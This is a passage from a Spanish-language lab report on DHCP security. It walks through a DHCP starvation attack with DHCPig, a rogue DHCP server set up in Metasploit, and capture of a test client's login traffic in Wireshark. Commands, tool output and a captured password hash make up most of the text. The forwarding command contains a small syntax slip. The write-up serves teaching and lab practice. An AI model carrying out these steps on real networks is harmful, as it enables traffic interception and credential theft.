[--->] DHCP_Discover
[DBG ] ARP_Request 192.168.200.60 from 192.168.200.53
[<---] DHCP_Offer 00:0c:29:d9:f2:15 192.168.200.53 IP: 192.168.200.58 for MAC=[de:ad:27:26:29:42]
[--->] DHCP_Request 192.168.200.58
[DBG ] ARP_Request 192.168.200.58 from 192.168.200.53
[DBG ] ARP_Request 192.168.200.56 from 192.168.200.53
[--->] DHCP_Discover
[DBG ] ARP_Request 192.168.200.57 from 192.168.200.53

```

Ilustración 42 - DHCPig en funcionamiento.

Cuando el ataque termine el pool de direcciones del servidor legítimo estará lleno.

```
[<-->] DHCP Offer 00:0c:29:d9:f2:15 192.168.200.53 IP: 192.168.200.252 for MAC=[de:ad:17:59:0b:03]
[<-->] DHCP Request 192.168.200.252
[DBG ] ARP_Request 192.168.200.252 from 192.168.200.53
[DBG ] ARP_Request 192.168.200.250 from 192.168.200.53
[<-->] DHCP Discover
[<-->] DHCP Offer 00:0c:29:d9:f2:15 192.168.200.53 IP: 192.168.200.253 for MAC=[de:ad:06:07:79:c5]
[<-->] DHCP Request 192.168.200.253
[DBG ] ARP_Request 192.168.200.253 from 192.168.200.53
[DBG ] ARP_Request 192.168.200.251 from 192.168.200.53
[<-->] DHCP Discover
[<-->] DHCP Offer 00:0c:29:d9:f2:15 192.168.200.53 IP: 192.168.200.254 for MAC=[de:ad:16:1c:c4:84]
[<-->] DHCP Request 192.168.200.254
[DBG ] ARP_Request 192.168.200.254 from 192.168.200.53
[DBG ] ARP_Request 192.168.200.252 from 192.168.200.53
[<-->] DHCP Discover
[?? ] waiting for DHCP pool exhaustion...
[DBG ] ARP_Request 192.168.200.253 from 192.168.200.53
[<-->] DHCP Discover
[DBG ] ARP_Request 192.168.200.254 from 192.168.200.53
[<-->] DHCP Discover
[ -- ] timeout waiting on dhcp packet count 1
[<-->] DHCP Discover
[ -- ] timeout waiting on dhcp packet count 2
[<-->] DHCP Discover
[?? ] waiting for DHCP pool exhaustion...
[<-->] DHCP Discover
[ -- ] timeout waiting on dhcp packet count 3
[<-->] DHCP Discover
[ -- ] timeout waiting on dhcp packet count 4
[?? ] waiting for DHCP pool exhaustion...
[ -- ] [DONE] DHCP pool exhausted!
```

Ilustración 43 - DHCPig indica que es el momento de levantar nuestro servidor ROGUE.

Utilizamos metasploit para lanzar nuestro servidor malicioso ya que he tenido problemas con yersinia en su interfaz gráfica perdiendo el servidor malicioso sin motivo aparente.

```
use auxiliary/server/dhcp/
set dhcpipstart 192.168.201.2
set dhcpipend 192.168.201.2
set dnsserver 1.1.1.1
set netmask 255.255.255.0
set router 192.168.201.1
set srvmhost 192.168.200.50
```

```
= [ metasploit v5.0.53-dev ]
+ -- ==[ 1931 exploits - 1076 auxiliary - 331 post ]
+ -- ==[ 556 payloads - 45 encoders - 10 nops ]
+ -- ==[ 7 evasion ]

msf5 auxiliary(server/dhcp) > set dhcpipend 192.168.201.202
dhcpipend => 192.168.201.202
msf5 auxiliary(server/dhcp) > set dhcpipstart 192.168.201.2
dhcpipstart => 192.168.201.2
msf5 auxiliary(server/dhcp) > set dnsserver 1.1.1.1
dnsserver => 1.1.1.1
msf5 auxiliary(server/dhcp) > set netmask 255.255.255.0
netmask => 255.255.255.0
msf5 auxiliary(server/dhcp) > set router 192.168.201.1
router => 192.168.201.1
msf5 auxiliary(server/dhcp) > set srvmhost 192.168.200.50
srvmhost => 192.168.200.50
msf5 auxiliary(server/dhcp) > run
[*] Auxiliary module running as background job 0.
msf5 auxiliary(server/dhcp) >
[*] Starting DHCP server...
```

Ilustración 44 - Configuración del servidor DHCP metasploit.

Para comprobar consultamos el archivo /var/lib/dhcp/dhcpd.leases y contemplamos el gran trabajo de dhcpig.

```
GNU nano 2.9.3 /var/lib/dhcp/dhcpd.leases

# The format of this file is documented in the dhcpd.leases(5) manual page.
# This lease file was written by isc-dhcp-4.3.5

# authoring-byte-order entry is generated, DO NOT DELETE
authoring-byte-order little-endian;

server-uid "\000\001\000\001%A\347\360\000\014)\331\362\025";

lease 192.168.200.54 {
  starts 2 2019/10/22 16:18:07;
  ends 3 2019/10/23 16:18:07;
  cltt 2 2019/10/22 16:18:07;
  binding state abandoned;
  next binding state free;
  rewind binding state free;
  client-hostname "MHIBFPOJ";
}
lease 192.168.200.55 {
  starts 2 2019/10/22 16:18:08;
  ends 3 2019/10/23 16:18:08;
  cltt 2 2019/10/22 16:18:08;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet de:ad:06:7a:f6:c2;
  client-hostname "J8RG9ZTD";
}
lease 192.168.200.56 {
  starts 2 2019/10/22 16:18:08;
  ends 3 2019/10/23 16:18:08;
  cltt 2 2019/10/22 16:18:08;
  binding state active;
}

[ Read 1917 lines ]

^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos   M-U Undo
^X Exit      ^R Read File  ^_ Replace   ^U Uncut Text ^T To Spell  ^_ Go To Line M-E Redo
```

Ilustración 45 - ¡El archivo de leases ahora tiene 1917 líneas!

Las técnicas para tirar el segmento de red y obligar a clientes que ya poseen configuración están fuera de mi alcance y del ámbito de esta práctica por lo que supondremos que una máquina Windows 10 se conecta en este momento al segmento, siendo víctima de nuestro servidor dhcp que le dará una red nueva donde sus peticiones serán dirigidas a una puerta de enlace de la máquina atacante que tiene Wireshark escuchando.

```
Administrador: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.

Prueba la nueva tecnología PowerShell multiplataforma https://aka.ms/pscore6

PS C:\WINDOWS\system32> ipconfig

Configuración IP de Windows

Adaptador de Ethernet Ethernet0:

    Sufixo DNS específico para la conexión. . . : roguenet
    Vínculo: dirección IPv6 local. . . : fe80::78db-df99-dbca-d074%5
    Dirección IPv4. . . . . : 192.168.201.2
    Máscara de subred. . . . . : 255.255.255.0
    Puerta de enlace predeterminada. . . . . : 192.168.201.1
PS C:\WINDOWS\system32>
```

Ilustración 46 - Windows 10 recién llegado al segmento de red.

Configuración de las interfaces de red de la maquina atacante:

```

root@EvilPI:~/Escritorio/DHCPig# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.200.50 netmask 255.255.255.0 broadcast 192.168.200.255
    inet6 fe80::20c:29ff:feff:8cd5 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:ff:8c:d5 txqueuelen 1000 (Ethernet)
    RX packets 1489 bytes 210204 (205.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 469 bytes 143884 (140.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.201.1 netmask 255.255.255.0 broadcast 192.168.201.255
    inet6 fe80::5b1e:85b1:843c:70a6 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:ff:8c:df txqueuelen 1000 (Ethernet)
    RX packets 15 bytes 1906 (1.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 14 bytes 1624 (1.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 1127 bytes 319347 (311.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1127 bytes 319347 (311.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@EvilPI:~/Escritorio/DHCPig#

```

Ilustración 47 - Configuración de las interfaces de red de la maquina atacante.

Se puede ver que introduciendo una MAC correcta no se crean nuevos leases y se utiliza la reserva, nuestro servidor está funcionando correctamente.

Procedemos a hacer forwarding entre nuestras eth0 y eth1 para que el tráfico pueda fluir entre el cliente y sus servicios en la red a la que pertenecía originalmente mediante el siguiente comando:

```
echo > 1 /proc/sys/net/ipv4/ip_forward
```

Anclamos un Wireshark en eth1 y escuchamos.

The screenshot shows the Wireshark interface with the following details:

- Packet List:**

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|--------------|---------------|---------------|----------|--------|---|
| 67 | 13.772713947 | 192.168.201.2 | 161.111.70.51 | HTTP | 766 | POST /intranet/redireccionar.php HTTP/1.1 (application/x-www-form-urlencoded) |
- Packet Details:**
 - Frame 67: 766 bytes on wire (6128 bits), 766 bytes captured (6128 bits) on interface 0
 - Ethernet II, Src: Vmware_2e:3c:fd (00:0c:29:2e:3c:fd), Dst: Vmware_ff:8c:df (00:0c:29:ff:8c:df)
 - Internet Protocol Version 4, Src: 192.168.201.2, Dst: 161.111.70.51
 - Transmission Control Protocol, Src Port: 49800, Dst Port: 80, Seq: 1, Ack: 1, Len: 712
 - Hypertext Transfer Protocol**
 - HTML Form URL Encoded: application/x-www-form-urlencoded
 - Form item: "user" = "admin"
 - Key: user
 - Value: admin
 - Form item: "pass" = "d033e22ae348aeb5660fc2140aec35850c4da997"

Ilustración 48 - Al acceder a la web sin cifrar podemos ver el tráfico.

Nota: el password aparece hashado.

FUENTES

Las fuentes consultadas son diversas URL de la web oficial de **Internet Systems Consortium, Inc. (ISC)**.

Manual del Daemon dhcpd

<https://kb.isc.org/docs/isc-dhcp-44-manual-pages-dhcpd>

Manual de dhcpd.conf

<https://kb.isc.org/docs/isc-dhcp-44-manual-pages-dhcpdconf>

Manual de dhcp-options:

<https://kb.isc.org/docs/isc-dhcp-44-manual-pages-dhcp-options>

Manual de dhclient:

<https://kb.isc.org/docs/isc-dhcp-44-manual-pages-dhclient>

Manual de los leases en el cliente dhclient. leases:

<https://kb.isc.org/docs/isc-dhcp-44-manual-pages-dhclientleases>

Manual dhcpig:

<https://n0where.net/dhcp-exhaustion-attack-dhcpig>

RFC 1531

<https://www.rfc-editor.org/rfc/rfc1531.html>